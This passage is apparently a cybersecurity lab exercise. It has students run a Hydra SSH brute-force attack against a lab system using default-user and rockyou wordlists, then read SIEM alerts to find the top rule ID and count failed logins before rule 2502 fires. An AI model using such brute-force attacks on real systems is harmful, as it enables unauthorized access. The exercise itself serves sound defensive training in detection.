- Return to AttackLinux01. If your previous SSH bruteforce is still running, type **CTRL+C** in the console to end its process.
- You will need to modify the options in the Hydra command line. You can read more about Hydra options here.
- Let Hydra run for at least 5 minutes to be clear on what the top alert is for your ongoing SSH bruteforce attack.

Files that you should use for the multi-username SSH bruteforce include:

- Usernamelist: */usr/share/wordlists/default_users.txt*
- Passwordlist: */usr/share/wordlists/rockyou.txt*

Record the alert and the Rule ID for the top alert generated by your ongoing SSH bruteforce attack.

Once you have identified the top alert, explore the *full_log* value for the other alerts to determine how many failed attempts are being made before rule 2502 is triggered.

Record the number of failed authentications before rule 2502 is triggered.